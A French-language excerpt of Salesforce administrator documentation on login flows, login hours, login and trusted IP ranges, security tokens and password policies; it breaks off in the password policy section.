Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :
- Gérer Force.com Flow

### Élaboration de votre propre flux de connexion

Suivez le processus ci-dessous pour créer votre propre flux de connexion.

1. Créez un nouveau flux à l'aide de Flow Designer et d'un code Apex.

Par exemple, vous pouvez créer un flux d'authentification personnalisé à deux facteurs basé sur IP qui demande un deuxième facteur d'authentification uniquement si l'utilisateur se connecte hors de la plage IP de confiance de l'entreprise (pour rechercher ou définir la plage IP de confiance, dans Configuration, saisissez *Accès réseau* dans la case Recherche rapide, puis sélectionnez **Accès réseau**).

Remarque: Ne définissez pas les plages IP de connexion directement dans le profil utilisateur. Les Plages IP de connexion définies directement dans un profil limitent l'accès à l'organisation pour les utilisateurs associés à ce profil et qui sont totalement extérieurs à la plage. Ces utilisateurs ne peuvent pas entrer dans le processus du flux de connexion.

Le flux doit contenir les éléments suivants :

**a.** Une nouvelle classe Apex qui définit un plug-in Apex implémenté à partir de (`Process.Plugin`) et qui utilise la classe `Auth.SessionManagement` pour accéder aux méthodes et services de mot de passe temporel à usage unique (TOTP). La nouvelle classe Apex du plug-in génère une clé temporelle avec un code de réponse rapide (QR) pour valider le TOTP fourni par l'utilisateur par rapport au TOTP généré par Salesforce.

**b.** Un élément d'écran pour analyser un code QR.

**c.** Un élément de décision pour gérer un jeton valide et un jeton non valide.

Vous pouvez définir des variables d'entrée dans le flux. Si vous utilisez les noms spécifiés ci-dessous, ces valeurs sont renseignées au démarrage du flux.

| Nom | Description de la valeur |
|---|---|
| `LoginFlow_LoginType` | Le type d'utilisateur, par exemple utilisateur externe d'une communauté Chatter |
| `LoginFlow_IpAddress` | L'adresse IP actuelle de l'utilisateur |
| `LoginFlow_LoginIpAddress` | L'adresse IP de l'utilisateur utilisée lors de la connexion, qui peut changer après l'authentification |
| `LoginFlow_UserAgent` | La chaîne d'agent utilisateur fournie par le navigateur de l'utilisateur |
| `LoginFlow_Platform` | Le système d'exploitation de l'utilisateur |
| `LoginFlow_Application` | L'application utilisée pour demander l'authentification |
| `LoginFlow_Community` | La communauté actuelle, si le flux de connexion s'applique à une communauté |
| `LoginFlow_SessionLevel` | Le niveau de sécurité de la session en-cours, Standard ou Assurance élevée |
| `LoginFlow_UserId` | L'ID à 18 caractères de l'utilisateur. |

Durant le flux, vous pouvez associer les valeurs de variables prédéfinies ci-dessous à un comportement spécifique.

Remarque: Le flux charge ces valeurs uniquement *après* l'actualisation d'un écran de l'interface utilisateur (un utilisateur qui clique sur un bouton ne charge pas les valeurs ; pour que les valeurs soient chargées, un nouvel écran doit être ajouté au flux).

| Nom | Description de la valeur |
|---|---|
| `LoginFlow_FinishLocation` | Une valeur de texte. Fournit une chaîne qui définit la destination de l'utilisateur une fois le flux de connexion terminé. La chaîne doit être une URL Salesforce valide (l'utilisateur ne peut pas quitter l'organisation et rester dans le flux) ou un chemin relatif. |
| `LoginFlow_ForceLogout` | Une valeur booléenne. Définissez cette variable sur `true` pour déconnecter l'utilisateur immédiatement et le forcer à quitter le flux. |

2. Enregistrez le flux.
3. Activez le flux.
4. Connectez le flux de connexion à un profil.

CONSULTER ÉGALEMENT :

Flux de connexion personnalisés

https://developer.salesforce.com/page/Login-Flows

Connexion d'un flux de connexion à un profil

Cloud Flow Designer

## Connexion d'un flux de connexion à un profil

Une fois le flux de connexion créé dans Flow Designer et activé, vous l'associez à un profil de votre organisation. Les utilisateurs associés à ce profil sont ensuite dirigés vers le flux de connexion.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

1. Dans Configuration, saisissez *`Flux de connexion`* dans la case `Recherche rapide`, puis sélectionnez **Flux de connexion**.
2. Cliquez sur **Nouveau**.
3. Saisissez un nom pour référencer l'association du flux de connexion lorsque vous le modifiez ou le supprimez. Le nom ne doit pas nécessairement être unique.
4. Sélectionnez le flux de connexion du profil. La liste déroulante comprend tous les flux disponibles enregistrés dans le Flow Designer. Seuls les flux actifs de type Flux sont pris en charge.
5. Sélectionnez une licence utilisateur pour le profil auquel vous souhaitez connecter le flux. La liste des profils affiche ensuite les profils qui incluent cette licence.
6. Saisissez le profil à connecter au flux de connexion.
7. Cliquez sur **Enregistrer**.

   Les utilisateurs associés au profil sont désormais dirigés vers le flux de connexion.

Après avoir associé le flux de connexion, vous pouvez modifier ou supprimer les flux répertoriés dans cette page de flux de connexion.

Vous pouvez associer un flux de connexion à un ou plusieurs profils. Cependant, un profil ne peut pas être connecté à plusieurs flux de connexion.

CONSULTER ÉGALEMENT :

- Flux de connexion personnalisés
- Création d'un flux de connexion
- Cloud Flow Designer

## Configuration de l'authentification utilisateur

Choisissez les paramètres de connexion afin de vérifier l'authenticité des utilisateurs.

### Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce

Vous pouvez limiter les heures auxquelles les utilisateurs peuvent se connecter et la plage d'adresses IP à partir de laquelle ils peuvent accéder à Salesforce. Si les restrictions d'adresses IP sont définies pour le profil d'un utilisateur et qu'une connexion provient d'une adresse IP inconnue, Salesforce n'autorise pas la connexion. Ces restrictions aident à protéger vos données contre tout accès non autorisé et contre les attaques par hameçonnage.

### Définir les politiques de mot de passe

Renforcez la sécurité de votre organisation Salesforce avec la protection par mot de passe. Vous pouvez définir des exigences d'historique, de longueur et de complexité ainsi que d'autres valeurs. Vous pouvez en outre spécifier l'action à exécuter lorsqu'un utilisateur oublie son mot de passe.

### Expiration des mots de passe de tous les utilisateurs

En tant qu'administrateur, vous pouvez expirer les mots de passe de tous les utilisateurs lorsque vous souhaitez renforcer la sécurité de votre organisation. Après l'expiration des mots de passe, tous les utilisateurs sont invités à réinitialiser leur mot de passe lors de leur connexion suivante.

### Modification des paramètres de sécurité de session

Vous pouvez modifier des paramètres de sécurité de session pour spécifier un type de connexion de session, des paramètres d'expiration et des plages d'adresse IP afin de vous protéger contre des attaques malveillantes et autres.

### Activation de la connexion Lightning pour des connexions sans mot de passe

Oubliez les problèmes de mots de passe faibles, d'oubli de mot de passe et de comptes verrouillés. Offrez à vos utilisateurs la vitesse, la souplesse et la sécurité des connexions sans mot de passe. Activez Lightning Login, attribuez l'autorisation requise à vos utilisateurs et encouragez-les à s'inscrire individuellement à Lightning Login.

### Création d'un flux de connexion

Utilisez le Cloud Flow Designer pour créer un processus de flux de connexion, puis associez le flux terminé à un profil.

### Connexion d'un flux de connexion à un profil

Une fois le flux de connexion créé dans Flow Designer et activé, vous l'associez à un profil de votre organisation. Les utilisateurs associés à ce profil sont ensuite dirigés vers le flux de connexion.

### Configuration de l'authentification à deux facteurs

Les administrateurs activent l'authentification à deux facteurs via des autorisations ou les paramètres du profil. Les utilisateurs enregistrent leur appareil pour l'authentification à deux facteurs, notamment les applications d'authentification mobile ou les clés de sécurité U2F, dans leurs propres paramètres personnels.

## Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce

Vous pouvez limiter les heures auxquelles les utilisateurs peuvent se connecter et la plage d'adresses IP à partir de laquelle ils peuvent accéder à Salesforce. Si les restrictions d'adresses IP sont définies pour le profil d'un utilisateur et qu'une connexion provient d'une adresse IP inconnue, Salesforce n'autorise pas la connexion. Ces restrictions aident à protéger vos données contre tout accès non autorisé et contre les attaques par hameçonnage.

### Heures de connexion

Pour chaque profil, vous pouvez définir les heures durant lesquelles les utilisateurs peuvent se connecter. Reportez-vous à :

- Afficher et modifier les heures de connexion dans l'interface utilisateur de profil avancée
- Afficher et modifier les heures de connexion dans l'interface utilisateur de profil d'origine

### Authentification à deux facteurs pour les connexions à l'interface utilisateur

Pour chaque profil, vous pouvez demander aux utilisateurs d'utiliser une deuxième méthode d'authentification lorsqu'ils se connectent via l'interface utilisateur. Reportez-vous à Définition des exigences de connexion par authentification à deux facteurs pour l'accès API à la page 955 et à Définition d'exigences de connexion par authentification à deux facteurs et politiques personnalisées pour l'authentification unique, l'authentification sociale et les communautés.

### Authentification à deux facteurs pour les connexions API

Pour chaque profil, vous pouvez demander un code de vérification (également appelé mot de passe temporel à usage unique, TOTP) plutôt qu'un jeton de sécurité standard. Les utilisateurs se connectent à une application d'authentification qui génère des codes de vérification pour leur compte. Les utilisateurs disposant de l'autorisation « Authentification à deux facteurs pour les connexions API » utilisent un code plutôt que le jeton de sécurité standard, lorsqu'il est demandé, notamment en cas de réinitialisation du mot de passe du compte. Reportez-vous à Définition des exigences de la connexion par authentification à deux facteurs pour l'accès API à la page 959.

### Plages d'adresses IP de connexion

Pour les éditions Enterprise, Performance, Unlimited, Developer et Database.com, vous pouvez définir les adresses de la Plage de connexions IP à partir de laquelle les utilisateurs peuvent se connecter à un profil individuel. Les utilisateurs extérieurs à la plage de connexions IP définie dans un profil ne peuvent pas accéder à votre organisation Salesforce.

Pour Contact Manager Edition, Group Edition, et Professional Edition, définissez la plage IP de connexion. Dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session**.

### Application d'une plage d'adresses IP de connexion à toutes les requêtes d'accès

Vous pouvez limiter tout accès à Salesforce aux adresses IP incluses dans les Plages IP de connexion du profil des utilisateurs. Par exemple, supposons qu'un utilisateur se connecte à partir d'une adresse IP définie dans les Plages IP de connexion. L'utilisateur change ensuite de site et utilise une nouvelle adresse IP qui ne figure pas dans les Plages IP de connexion. Lorsque l'utilisateur actualise le navigateur ou tente d'accéder à Salesforce, y compris à partir d'une application cliente, l'accès lui est refusé. Pour activer cette option, dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, sélectionnez **Paramètres de session**, puis **Forcer les plages IP de connexion à chaque requête**. Ce paramètre affecte tous les profils utilisateur qui limitent les adresses IP de connexion.

## Plages IP de confiance de l'organisation

Pour tous les utilisateurs, vous pouvez définir une liste des plages d'adresses IP à partir desquelles ils peuvent toujours se connecter sans recevoir de question d'authentification. Ces utilisateurs peuvent se connecter à votre organisation lorsqu'ils fournissent une vérification supplémentaire. Reportez-vous à Définition de plages IP de confiance pour votre organisation.

Lorsque les utilisateurs se connectent à Salesforce via l'interface utilisateur, l'API ou un client de bureau tel que Salesforce pour Outlook, Connect Offline, Connect pour Office ou Data Loader, Salesforce confirme que la connexion est autorisée en procédant comme suit.

1. Salesforce vérifie si le profil de l'utilisateur comporte des restrictions d'heure de connexion. Si des restrictions d'heure de connexion sont spécifiées pour le profil de l'utilisateur, toute connexion hors des heures indiquées est refusée.
2. Si l'utilisateur dispose de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur », Salesforce invite l'utilisateur à saisir une deuxième forme d'authentification lors de la connexion. Si le compte de l'utilisateur n'est pas déjà connecté à une application d'authentification mobile, telle que Salesforce Authenticator, Salesforce invite l'utilisateur à se connecter à l'application.
3. Si l'utilisateur dispose de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » et que son compte est connecté à une application d'authentification, Salesforce renvoie un message d'erreur si l'utilisateur utilise le jeton de sécurité standard. L'utilisateur doit alors saisir un code de vérification (mot de passe temporel à usage unique) généré par l'application d'authentification.
4. Salesforce vérifie si le profil de l'utilisateur comporte des restrictions d'adresse IP. Si des restrictions d'adresse IP sont définies pour le profil de l'utilisateur, les connexions à partir d'une adresse IP non-désignée sont refusées, et les connexions à partir d'une adresse IP spécifiée sont autorisées. Si le paramètre de session **Forcer les plages IP de connexion à chaque requête** est activé, les restrictions d'adresses IP s'appliquent à chaque requête de page, y compris les requêtes d'applications clientes.
5. Si des restrictions d'adresse IP ne sont pas définies pour le profil, Salesforce vérifie d'abord si l'utilisateur s'est connecté à partir d'un appareil utilisé pour accéder à Salesforce.
   - Si l'utilisateur se connecte à partir d'un appareil et d'un navigateur reconnus par Salesforce, la connexion est autorisée.
   - Si l'utilisateur s'est connecté à partir d'une adresse IP de la liste des adresses IP de confiance de votre organisation, la connexion est autorisée.
   - Si l'utilisateur ne se connecte pas à partir d'une adresse IP de confiance ou d'un appareil et d'un navigateur reconnus par Salesforce, la connexion est bloquée.

Dès qu'une connexion est bloquée ou renvoie une erreur de connexion de l'API, Salesforce doit vérifier l'identité de l'utilisateur :

- Pour un accès via l'interface utilisateur, l'utilisateur est invité à effectuer une vérification en utilisant Salesforce Authenticator (versions 2 ou supérieure) ou à saisir un code de vérification.

  Remarque: Aucun code de vérification n'est demandé aux utilisateurs lors de leur première connexion à Salesforce.

- Pour un accès via l'API ou un client, les utilisateurs doivent ajouter leur jeton de sécurité à la fin de leur mot de passe pour se connecter. Si « Authentification à deux facteurs pour les connexions API » est définie dans le profil utilisateur, les utilisateurs saisissent un code de vérification généré par une application d'authentification.

  Un jeton de sécurité est une clé générée automatiquement depuis Salesforce. Par exemple, si le mot de passe d'un utilisateur est `monmotdepasse` et que le jeton de sécurité est `XXXXXXXXXX`, l'utilisateur doit saisir `monmotdepasseXXXXXXXXXX` pour se connecter. Certaines applications clientes ont un champ séparé pour le jeton de sécurité.

  Les utilisateurs peuvent obtenir leur jeton de sécurité en modifiant leur mot de passe ou en réinitialisant leur jeton de sécurité via l'interface utilisateur Salesforce. Lorsqu'un utilisateur modifie un mot de passe ou réinitialise un jeton de sécurité, Salesforce envoie un nouveau jeton de sécurité à l'adresse e-mail saisie dans l'enregistrement de l'utilisateur Salesforce. Le jeton de sécurité est valide jusqu'à ce que l'utilisateur le réinitialise, modifie son mot de passe ou voit son mot de passe réinitialisé.

Conseil: Avant d'accéder à Salesforce depuis une nouvelle adresse IP, nous vous recommandons d'obtenir votre jeton de sécurité depuis un réseau de confiance avec **Réinitialiser mon jeton de sécurité**.

## Conseils relatifs à la configuration des restrictions de connexion

Tenez compte des recommandations suivantes lors de la configuration des restrictions de connexion :

- Lors de la modification du mot de passe d'un utilisateur, le jeton de sécurité est réinitialisé. La connexion via l'API ou un client peut être bloquée jusqu'à ce que l'utilisateur ajoute le jeton de sécurité généré automatiquement à la fin du mot de passe.
- Les utilisateurs du portail partenaire et du portail client ne sont pas invités à activer leur navigateur pour se connecter.
- Les événements suivants sont pris en compte dans le nombre de tentatives de connexion des utilisateurs avec un mot de passe non valide avant d'être exclu de Salesforce, tel que défini dans les paramètres de verrouillage de connexion de votre organisation :
  - Chaque fois que les utilisateurs sont invités à vérifier leur identité
  - Chaque fois qu'un utilisateur ajoute un jeton de sécurité ou un code de vérification erroné à la fin de son mot de passe pour se connecter à Salesforce via l'API ou un client

### Limitation des plages IP de connexion dans l'interface utilisateur de profil avancée

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

### Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

### Affichage et modification des heures de connexion dans l'interface utilisateur de profil avancée

Pour chaque profil, vous pouvez spécifier les heures durant lesquelles les utilisateurs peuvent se connecter.

### Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine

Spécifiez les heures auxquelles les utilisateurs peuvent se connecter en fonction du profil utilisateur.

### Définition de plages IP de confiance pour votre organisation

Les plages IP de confiance définissent une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans avoir à répondre à une question d'authentification, par exemple avec un code envoyé à leur téléphone mobile.

## Limitation des plages IP de connexion dans l'interface utilisateur de profil avancée

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils**.
2. Sélectionnez un profil, puis cliquez sur son nom.
3. Dans la page de présentation du profil, cliquez sur **Plages IP de connexion**.
4. Spécifiez les adresses IP autorisées pour le profil.
   - Pour ajouter une plage d'adresses IP à partir desquelles les utilisateurs peuvent se connecter, cliquez sur **Ajouter des plages IP**. Saisissez une adresse IP valide dans le champ Adresse IP de début et une adresse IP supérieure dans le champ Adresse IP de fin. Pour autoriser la connexion à partir d'une seule adresse IP, saisissez la même adresse dans les deux champs.
   - Pour modifier ou supprimer des plages, cliquez sur **Modifier** ou **Supprimer** pour ces plages.

   **Important:**
   - Les adresses IP d'une plage doivent être IPv4 ou IPv6. Dans des plages, des adresses IPv4 existent dans l'espace d'adresses IPv6 mappées en IPv4 `::ffff:0:0` à `::ffff:ffff:ffff`, où `::ffff:0:0` correspond à `0.0.0.0` et `::ffff:ffff:ffff` correspond à `255.255.255.255`. Une plage ne peut pas inclure des adresses IP à la fois à l'intérieur et à l'extérieur de l'espace d'adresses IPv6 mappées en IPv4. Les plages telles que `255.255.255.255` à `::1:0:0:0` ou `::` à `::1:0:0:0` ne sont pas autorisées.
   - Les profils Utilisateur partenaire sont limités à cinq adresses IP. Pour augmenter cette limitation, contactez Salesforce.
   - L'application Salesforce Classic Mobile peut contourner les plages IP définies pour des profils. Salesforce Classic Mobile initie une connexion sécurisée à Salesforce sur le réseau du transporteur mobile. Cependant, les adresses IP du transporteur mobile peuvent être à l'extérieur des plages IP autorisées pour le profil l'utilisateur. Pour éviter le contournement des définitions IP d'un profil, désactivez Salesforce Classic Mobile à la page 1212 pour cet utilisateur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les plages IP de connexion :
- Afficher la configuration

Pour modifier et supprimer des plages IP de connexion :
- Gérer les profils et les ensembles d'autorisations

5. Vous pouvez également saisir une description de la plage. Si vous gérez plusieurs plages, utilisez le champ Description pour fournir des informations, notamment quelle partie de votre réseau correspond à cette plage.

**Remarque:** Vous pouvez restreindre davantage l'accès à Salesforce aux seules adresses IP des plages IP de connexion. Pour activer cette option, dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session** et sélectionnez **Forcer les plages IP de connexion à chaque requête**. Cette option affecte tous les profils utilisateur qui appliquent des restrictions d'adresses IP de connexion.

## Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

Controlez l'accès à la connexion au niveau de l'utilisateur en spécifiant une plage d'adresses IP autorisées dans le profil d'un utilisateur. Lorsque vous définissez des restrictions d'adresses IP pour un profil, les connexions à partir d'autres adresses IP sont refusées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les plages IP de connexion :
- Afficher la configuration

Pour modifier et supprimer des plages IP de connexion :
- Gérer les profils et les ensembles d'autorisations

1. La restriction de la plage d'adresses IP valides dans un profil dépend de votre édition Salesforce.
   - Si vous utilisez une édition Enterprise, Unlimited, Performance ou Developer, dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, sélectionnez **Profils**, puis sélectionnez un profil.
   - Si vous utilisez une édition Professional, Group ou Personal, dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session**.
2. Cliquez sur **Nouveau** dans la liste associée Plages IP de connexion.
3. Saisissez une adresse IP valide dans le champ `Adresse IP de début` et une adresse IP supérieure dans le champ `Adresse IP de fin`.

   Les adresses de début et de fin définissent la plage des adresses IP permises desquelles les utilisateurs peuvent se connecter. Pour autoriser des connexions à partir d'une seule adresse IP, saisissez la même adresse dans les deux champs.
   - Les adresses IP d'une plage doivent être IPv4 ou IPv6. Dans des plages, des adresses IPv4 existent dans l'espace d'adresses IPv6 mappées en IPv4 `::ffff:0:0` à `::ffff:ffff:ffff`, où `::ffff:0:0` correspond à `0.0.0.0` et `::ffff:ffff:ffff` correspond à `255.255.255.255`. Une plage ne peut pas inclure des adresses IP à la fois à l'intérieur et à l'extérieur de l'espace d'adresses IPv6 mappées en IPv4. Les plages telles que `255.255.255.255` à `::1:0:0:0` ou `::` à `::1:0:0:0` ne sont pas autorisées.
   - Les profils Utilisateur partenaire sont limités à cinq adresses IP. Pour augmenter cette limitation, contactez Salesforce.
   - L'application Salesforce Classic Mobile peut contourner les plages IP définies pour des profils. Salesforce Classic Mobile initie une connexion sécurisée à Salesforce sur le réseau du transporteur mobile. Cependant, les adresses IP du transporteur mobile peuvent être à l'extérieur des plages IP autorisées pour le profil l'utilisateur. Pour éviter le contournement des définitions IP d'un profil, désactivez Salesforce Classic Mobile à la page 1212 pour cet utilisateur.
4. Vous pouvez également saisir une description de la plage. Si vous gérez plusieurs plages, utilisez le champ Description pour ajouter des informations, notamment la partie du réseau à laquelle cette page correspond.
5. Cliquez sur **Enregistrer**.

Remarque: Les paramètres de mémoire cache sur les ressources statiques sont définis sur privé lorsqu'un utilisateur y accède via un site Force.com, qui fait l'objet de restrictions pour le profil d'utilisateur invité, en fonction de la plage IP ou des heures de connexion. Les sites avec des restrictions de profil utilisateur invité mettent en cache les ressources statiques uniquement dans le navigateur. En outre, si un site sans restriction devient limité, l'expiration des ressources statiques peut nécessiter jusqu'à 45 jours dans la mémoire cache de Salesforce et dans toute mémoire cache intermédiaire.

Remarque: Vous pouvez limiter davantage l'accès à Salesforce aux seules adresses IP des Plages IP de connexion. Pour activer cette option, dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez

**Paramètres de session** et sélectionnez **Forcer les plages IP de connexion à chaque requête**. Cette option affecte tous les profils utilisateur qui appliquent des restrictions d'adresses IP de connexion.

CONSULTER ÉGALEMENT :

Définition de plages IP de confiance pour votre organisation

Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine

Utilisation de l'interface de profil d'origine

## Affichage et modification des heures de connexion dans l'interface utilisateur de profil avancée

Pour chaque profil, vous pouvez spécifier les heures durant lesquelles les utilisateurs peuvent se connecter.

1. Dans Configuration, saisissez *Profils* dans la case `Recherche rapide`, puis sélectionnez **Profils**.
2. Sélectionnez un profil, puis cliquez sur son nom.
3. Dans la page de présentation du profil, faites défiler jusqu'à Heures de connexion, puis cliquez sur **Modifier**.
4. Définissez les jours et les heures auxquels les utilisateurs ayant ce profil peuvent se connecter à l'organisation.

   Pour permettre aux utilisateurs de se connecter à tout moment, cliquez sur **Effacer toutes les heures**. Pour interdire l'accès au système un jour précis, définissez la même valeur pour l'heure de début et l'heure de fin.

   Si des utilisateurs sont connectés lorsque leurs heures de connexion expirent, ils peuvent continuer à afficher la page active, mais ils ne peuvent exécuter aucune action.

Remarque: Lors de la définition initiale des heures de connexion pour un profil, les heures sont basées sur le `Fuseau horaire par défaut` de l'organisation, spécifié dans la page Informations sur la société, dans Configuration. Ensuite, toute modification du `Fuseau horaire par défaut` de l'organisation n'affecte pas le fuseau horaire des heures de connexion du profil. Ainsi, les heures de connexion s'appliquent toujours pendant ces périodes, même si un utilisateur se trouve dans un fuseau horaire différent ou si le fuseau horaire par défaut de l'organisation est modifié.

Selon que vous les consultez ou les modifiez, les heures de connexion peuvent s'afficher différemment. Dans la page de modification Heures de connexion, les heures sont affichées dans le fuseau horaire que vous avez spécifié. Dans la page de présentation du profil, elles s'affichent dans le fuseau horaire par défaut d'origine de l'organisation.

CONSULTER ÉGALEMENT :

Présentation de l'interface utilisateur de profil améliorée

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Profils personnalisés disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les paramètres d'heures de connexion :

- Afficher la configuration

Pour modifier les paramètres d'heures de connexion :

- Gérer les profils et les ensembles d'autorisations

## Affichage et modification des heures de connexion dans l'interface utilisateur de profil d'origine

Spécifiez les heures auxquelles les utilisateurs peuvent se connecter en fonction du profil utilisateur.

1. Dans Configuration, saisissez *Profils* dans la case Recherche rapide, puis sélectionnez **Profils** et sélectionnez un profil.
2. Cliquez sur **Modifier** dans la liste associée Heures de connexion.
3. Définissez les jours et les heures pendant lesquels les utilisateurs disposant de ce profil peuvent accéder au système.

   Pour permettre aux utilisateurs de se connecter à tout moment, cliquez sur **Effacer toutes les heures**. Pour interdire l'accès au système un jour précis, définissez la même valeur pour l'heure de début et l'heure de fin.

   Si des utilisateurs sont connectés lorsque leurs heures de connexion expirent, ils peuvent continuer à afficher la page active, mais ils ne peuvent exécuter aucune action.
4. Cliquez sur **Enregistrer**.

Remarque: Lors de la définition initiale des heures de connexion pour un profil, les heures sont basées sur le Fuseau horaire par défaut de l'organisation, spécifié dans la page Informations sur la société, dans Configuration. Ensuite, toute modification du Fuseau horaire par défaut de l'organisation n'affecte pas le fuseau horaire des heures de connexion du profil. Ainsi, les heures de connexion s'appliquent toujours pendant ces périodes, même si un utilisateur se trouve dans un fuseau horaire différent ou si le fuseau horaire par défaut de l'organisation est modifié.

Selon que vous les consultez ou les modifiez, les heures de connexion s'affichent différemment. Dans la page de détail du profil, les heures sont affichées dans le fuseau horaire que vous avez spécifié. Dans la page de modification des heures de connexion, elles s'affichent dans le fuseau horaire par défaut de l'organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les heures de connexion :

- Gérer les profils et les ensembles d'autorisations

CONSULTER ÉGALEMENT :

Utilisation de l'interface de profil d'origine
Restriction d'adresses IP de connexion dans l'interface utilisateur de profil d'origine

## Définition de plages IP de confiance pour votre organisation

Les plages IP de confiance définissent une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans avoir à répondre à une question d'authentification, par exemple avec un code envoyé à leur téléphone mobile.

Pour mieux protéger les données de votre organisation contre tout accès non-autorisé, vous pouvez spécifier une liste d'adresses IP à partir desquelles les utilisateurs peuvent se connecter sans question d'authentification. Cependant, cela ne limite pas totalement l'accès des utilisateurs hors de la plage IP de confiance. Lorsque les utilisateurs ont répondu à la question d'authentification (généralement en saisissant un code envoyé à leur appareil mobile ou adresse e-mail), ils peuvent se connecter.

1. Dans Configuration, saisissez *Accès réseau* dans la case Recherche rapide, puis sélectionnez **Accès réseau**.
2. Cliquez sur **Nouveau**.
3. Saisissez une adresse IP valide dans le champ Adresse IP de début et une adresse IP plus grande dans le champ Adresse IP de fin.

   Les adresses de début et de fin définissent la plage d'adresses IP autorisées, à partir desquelles les utilisateurs peuvent se connecter, y compris les valeurs de début et de fin. Si vous souhaitez autoriser la connexion à partir d'une seule adresse IP, saisissez la même adresse dans les deux champs.

   Les adresses IP de début et de fin doivent être dans une plage IPv4 et ne pas inclure plus de 33 554 432 adresses ($2^{25}$, un bloc /7 CIDR).
4. Vous pouvez également saisir une description de la plage. Par exemple, si vous gérez plusieurs plages, saisissez les informations sur la partie du réseau correspondant à cette plage.
5. Cliquez sur **Enregistrer**.

Remarque: Pour les organisations activées avant décembre 2007, Salesforce a automatiquement généré la liste des adresses IP de confiance de votre entreprise en décembre 2007, lorsque cette fonction a été mise en place. Les adresses IP à partir desquelles des utilisateurs de confiance ont déjà accédé à Salesforce au cours des six derniers mois y ont été ajoutées.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour afficher l'accès au réseau :
- « Question d'authentification activée »

Pour modifier l'accès au réseau :
- Gérer les adresses IP

CONSULTER ÉGALEMENT :

Sécurité des sessions

Restriction des heures et de l'emplacement de connexion des utilisateurs à Salesforce

## Définir les politiques de mot de passe

Renforcez la sécurité de votre organisation Salesforce avec la protection par mot de passe. Vous pouvez définir des exigences d'historique, de longueur et de complexité ainsi que d'autres valeurs. Vous pouvez en outre spécifier l'action à exécuter lorsqu'un utilisateur oublie son mot de passe.

Vous pouvez définir plusieurs stratégies de mot de passe et de connexion pour assurer la sécurité de votre entreprise.

Remarque: Les mots de passe utilisateur ne peuvent pas excéder 16 000 octets.

Les connexions sont limitées à 3600 par heure et par utilisateur. Cette limitation s'applique aux organisations créées après la version Summer '08.

1. Dans Configuration, saisissez *Politiques de mot de passe* dans la case Recherche rapide, puis sélectionnez **Politiques de mot de passe**.
2. Personnalisation des paramètres de mot de passe.

| Champ | Description |
| --- | --- |
| Les mots de passe utilisateur expirent dans | Durée de vie et fréquence de modification des mots de passe utilisateur. La valeur par défaut est 90 jours. Ce paramètre n'est pas disponible pour des portails libre-service. Il ne s'applique pas aux utilisateurs qui disposent de l'autorisation « Le mot de passe n'expire jamais ».<br><br>Si vous modifiez le paramètre Les mots de passe utilisateur expirent dans, la modification affecte la date d'expiration du mot de passe de l'utilisateur si la nouvelle date d'expiration est antérieure à l'ancienne ou si vous supprimez une expiration en sélectionnant N'expire jamais. |
| Activer l'historique des mots de passe | Permet d'enregistrer les anciens mots de passe des utilisateurs pour les obliger à choisir un mot de passe nouveau et unique. L'historique des mots de passe n'est pas enregistré tant que vous n'avez pas activé cette option. La valeur par défaut est 3 mots de passe mémorisés. Vous ne pouvez pas sélectionner l'option Aucun mot de passe mémorisé si vous n'avez pas sélectionné N'expire jamais dans le champ Les mots de passe utilisateur expirent dans. Ce paramètre n'est pas disponible pour des portails libre-service. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

